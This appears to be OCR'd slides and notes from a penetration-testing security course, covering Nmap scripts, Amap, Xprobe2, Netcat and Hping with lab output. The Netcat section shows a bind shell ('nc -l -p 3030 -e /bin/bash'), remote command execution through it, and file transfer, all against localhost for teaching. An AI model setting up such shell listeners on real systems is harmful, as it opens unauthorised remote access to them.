
Now let's explore some of the Nmap scripting options available to us. Type the following:

cd /usr/share/nmap/scripts

In this directory, you should see a number of files ending with the ".nse" extension. These are specific scripts Nmap can run to check for vulnerable services and other more in-depth issues than simple ports open and available. Take a look at some of the various scripts available, and look for specific categories of scripts within the script database by typing the following command (using "intrusive") as an example:

cat script.db | grep intrusive

Poke around a bit and see what's there!



Nmap SSHv1 Script

- Start SSH: service ssh start
- Run the Nmap SSHv1 script: nmap -n -sC --script=sshv1.nse 127.0.0.1 -p 22
- Does BT5 support SSHv1

```
root@bt:/usr/local/share/nmap/scripts# service ssh start
ssh start/running, process 24569
root@bt:/usr/local/share/nmap/scripts# nmap -n -sC --script=sshv1.nse 127.0.0.1 -p 22

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-06 12:12 EST
Nmap scan report for 127.0.0.1
Host is up (0.000041s latency).
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Advanced Security Essentials

Now let's try a few scripts out. First, start up SSH:

service ssh start


Now, check your local system to see if it supports an older version of SSH, SSHv1:

nmap -n -sC --script=sshv1.nse 127.0.0.1 -p 22

By default, the version on your system does not support version 1, as shown by the "normal" scan output in your slide. If you had supported SSHv1, you would have gotten additional scan information.

Nmap NBStat Script

- Let's run an Nmap script that emulates the "NBTstat" command on Windows
- Run the following: nmap -n -sC --script=nbstat.nse 10.10.0.10




```
root@bt:/usr/local/share/nmap/scripts# nmap -n -sC --script=nbstat.nse 10.10.0.10

Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-06 12:24 EST
Nmap scan report for 10.10.0.10
Host is up (0.00027s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5800/tcp open  vnc-http
5900/tcp open  vnc
8008/tcp open  http-alt
8080/tcp open  http-proxy
8089/tcp open  unknown
MAC Address: 00:0C:29:09:00:1F (VMware)

Host script results:
| nbstat:
|   NetBIOS name: CORE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:09:00:1f (VMware)
|   Names
|     CORE<00>              Flags: <unique><active>
|     CORE<20>              Flags: <unique><active>
|     WORKGROUP<00>         Flags: <group><active>
|     WORKGROUP<1e>         Flags: <group><active>
|     WORKGROUP<1d>         Flags: <unique><active>
|_    \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Advanced Security Essentials

Let's run an Nmap script that emulates the "NBTstat" command on Windows. Run the following command:

nmap -n -sC --script=nbstat.nse 10.10.0.10

You should see some standard NetBIOS over TCP/IP data returned—cool! Nmap is becoming a much more capable tool, indeed.




Lab Conclusion

- In this lab, we've used Nmap to perform a variety of scans
- We've also leveraged some of its more powerful capabilities:
  - OS fingerprinting
  - Service fingerprinting
  - Runtime options
  - Script scanning

Advanced Security Essentials

This wraps up our initial scanning lab! We've had some fun with Nmap, which is definitely the most popular scanning tool for pen testers today. Let's explore some other tools and options.



Amap

- Amap, by The Hackers Choice team, is a great scanning tool for checking service versions and types
- Nmap's -sV (Service scan) can also do this:
  - AMAP makes a great complement to this
  - Another related tool is XProbe2 (coming up)
- Leverages two files:
  - appdef.trig: Known service strings that match signatures
  - appdef.resp: AMAP's scripted response to the initial trigger

Advanced Security Essentials


Amap, a tool by The Hacker's Choice team, serves as a nice complement to Nmap. It can help to check for service versions and types just like the Nmap -sV option.

Amap leverages two files:

- **appdef.trig**: Known service strings that match signatures
- **appdef.resp**: AMAP's scripted response to the initial trigger

Amap (2)

- amap -bqv <IP address> <ports>
  - Verbose output, banner printing, and filtered report
- Use the -o <filename> option to output results into a file



```
root@bt:/home/501# amap -bqv 10.10.0.10 1-500
Using trigger file /usr/local/etc/appdefs.trig ... loaded 30 triggers
Using response file /usr/local/etc/appdefs.resp ... loaded 346 responses
Using trigger file /usr/local/etc/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2013-01-06 12:43:03 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 11500
Protocol on 10.10.0.10:139/tcp (by trigger http) matches netbios-session - banner:
Waiting for timeout on 29 connections ...
Protocol on 10.10.0.10:135/tcp matches netbios-session - banner: \rS

amap v5.4 finished at 2013-01-06 12:43:12
```


Advanced Security Essentials

To run Amap, use the following syntax:

amap -bqv <IP address> <ports>

This prints service banners detected (-b) and gives us verbose output (-v) and a filtered report (-q). You can also output results into a file with -o <outputfilename>.

A good general rule of thumb is to always run more than one tool to verify results!



Xprobe2

- xprobe2 <IP address>
- Use the -L flag to list modules available
  - These can be filtered or deselected, as well
- Use the -o <filename> option to output results into a file

```
[+] Primary Network guess:
[+] Host 10.10.0.10 Running OS: "Microsoft Windows XP SP2" (Guess probability: 100%)
[+] Other guesses:
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2003 Server Enterprise Edition" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2003 Server Standard Edition" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Server Service Pack 1" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Server" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Workstation SP4" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Workstation SP3" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Workstation SP2" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Workstation SP1" (Guess probability: 100%)
[+] Host 10.10.0.10 Running OS: "Microsoft Windows 2000 Workstation" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```


Advanced Security Essentials

Xprobe2 allows for granular OS fingerprinting and serves again as a great companion to Nmap. The OS fingerprint database may not be as current as Nmap, however.

Run the command by itself with default options using:

xprobe2 <IP address>

Check the options available with -h, and see the specific OS and traffic analysis modules with -L.



Netcat (1)

- Netcat is an incredibly flexible tool that can create network connections and listeners
- For the scanning phase of an assessment, Netcat can be used to perform two major tasks:
  - Probing specific remote ports to see if they are listening
  - Sending data to remote services to elicit responses for application fingerprinting
- Common command-line flags:
  - **-l <port> (or -L on Windows)**: Listen on a port
  - **nc <target> <port>**: Connect to a port
  - **-e <command>**: Execute a command upon connecting
  - **< (file) or > (file)**: Send a file or receive a file
  - **-z**: Send no data
  - **-w <seconds>**: Wait for <seconds> for connection timeout

Advanced Security Essentials

Netcat (1)


Netcat is a fantastic tool that offers a staggering array of functionality for pen testers. It can serve as a simple scanning engine, although this is really not its forte. It is better served as a "helper" tool to send and receive data, as well as performing simple numeration and queries of services.

Common Netcat command-line flags include:

- **-l <port> (or -L on Windows)**: Listen on a port.
- **nc <target> <port>**: Connect to a port.
- **-e <command>**: Execute a command upon connecting.
- **< (file) or > (file)**: Send a file or receive a file.
- **-z**: Send no data.
- **-w <seconds>**: Wait for <seconds> for connection timeout.


Netcat (2)

- Example of Netcat being used as a lightweight port scanner



```
[root@toolkit root]# nc -v -w 2 -z 10.10.76.51 10-200
10.10.76.51: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.76.51] 139 (netbios-ssn) open
(UNKNOWN) [10.10.76.51] 135 (?) open
[root@toolkit root]#
```

- Example of Netcat being used to perform application fingerprinting



```
[root@toolkit root]# nc 10.10.86.51 80
GET / HTTP/1.0

HTTP/1.1 403 Forbidden
Date: Fri, 29 Aug 2008 15:17:20 GMT
Server: Apache/2.2.3 (CentOS)
Accept-Ranges: bytes
Content-Length: 5044
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11
/DTD/xhtml11.dtd">
        <head>
                <title>Apache HTTP Server Test Page powered by CentOS</title>
                <meta http-equiv="Content-Type" content="text/html; charset=UTF
-8" />
                <style type="text/css">
```

Advanced Security Essentials

Netcat (2)

Let's look at two examples of Netcat in action.

The first example is Netcat as a simple port scanner:


nc -v -w 2 -z 10.10.76.51 10-200

This command scans 10.10.76.51 on ports 10-200, with verbose output (-v), a short wait between transmissions (-w 2), and zero extra data sent (-z).

The second example shows Netcat connecting to a service and querying with arbitrary input:

nc 10.10.86.51 80

Netcat connects to a web service, and then the tester enters additional commands to solicit output.



Netcat (3)

- Additional uses for Netcat:
  - Pushing files/data
  - Pulling files/data
  - Redirecting connections
  - Listening for connections
  - Executing commands or applications

root@toolkit:~
File Edit View Terminal Go Help

```
[root@toolkit root]# nc -l -p 3030 -e /bin/bash
```

Netcat Listener & Shell Execution

root@toolkit:~
File Edit View Terminal Go Help

```
[root@toolkit root]# nc 127.0.0.1 3030
pwd
/root
uname -a
Linux toolkit 2.4.20-46.9.legacy #1 Thu Mar 2 16:31:26 EST 2006 i686 i686 i386 G
NU/Linux
```

Netcat Connection to shell

```
[root@toolkit root]# nc 127.0.0.1 3030 < testfile.txt
```

Netcat connection pushing a file

```
[root@toolkit /]# nc -l -p 3030 > newtestfile.txt

punt!
[root@toolkit /]#
```


Netcat listener receiving the pushed file

Advanced Security Es

Netcat (3)

In this slide, you can see more examples of Netcat being used to push and pull files between systems, as well as making connections to a shell and executing commands. Netcat can listen for connections, redirect connections, and more!

The SANS SEC504 and SEC560 classes go into much more detail on Netcat and pen testing in general. It is highly recommended!



Netcat Banner Grabbing


```
$ nc www.xyz.edu 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 06 Sep 2005 18:32:05 GMT
Server: Apache/2.0.52 (Unix)
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<HTML>
<HEAD>
```

```
$ nc www.xyz.edu 80
GET/HTTP/1.0

<h1>Cannot process request!</h1>
<p>
  The server does not support the action
     requested by the browser.
</p>
<p>
If you think this is a server error, please contact
the <a
     href="mailto:webadmin@xyz.edu">webmast
     er</a>.
</p>
<h2>Error 501</h2>
<address>
  <a href="/">www.xyz.edu</a><br />
  <span>Tue Sep  6 14:42:53 2005<br />
  Apache/2.0.52 (Unix)</span>
</address>
</body>
</html>
```

Advanced Security Essentials

Banner grabbing is a very basic form of scanning, and to some extent, enumeration (covered later), that connects to services and observes the output. This often reveals software versions, OS types, and other information. Here is an example Netcat banner grab. In this case, after connecting to www.xyz.edu on port 80, we issued the "GET / HTTP/1.0" command in hopes of getting some system information. We found that the server is Apache version 2.0.52 running on Unix.

On the right side of the slide is another example of a Netcat banner grab. In this case after connecting to www.xyz.edu on port 80, we issued the "GET/HTTP/1.0" command by accident, which is missing the spaces after the GET and before the HTTP. The server did not understand the request and responded with an error. Although we didn't get the system information we were expecting because of the error, the error message itself contained the web application version and operating system (shown in bold). Because that is all we needed, that worked just fine.



Hping (1)

- Hping3 is a flexible packet-crafting tool that can be used to generate any type of packet imaginable
- Excellent for focused and targeted testing of network devices and listening services:
  - Sends a “null” packet (no TCP flags) to port 0 by default
  - Can send UDP (--udp) or ICMP (--icmp) packets as well
  - Can easily send all TCP flags: --syn, --push, --ack, --urg, --fin, and --rst
- The --scan option can be used to scan any range of ports on a host:
  - Hping is not ideal for scanning ranges of hosts, unless you write a TCL script to do this
  - Scapy is a Python framework that is more flexible

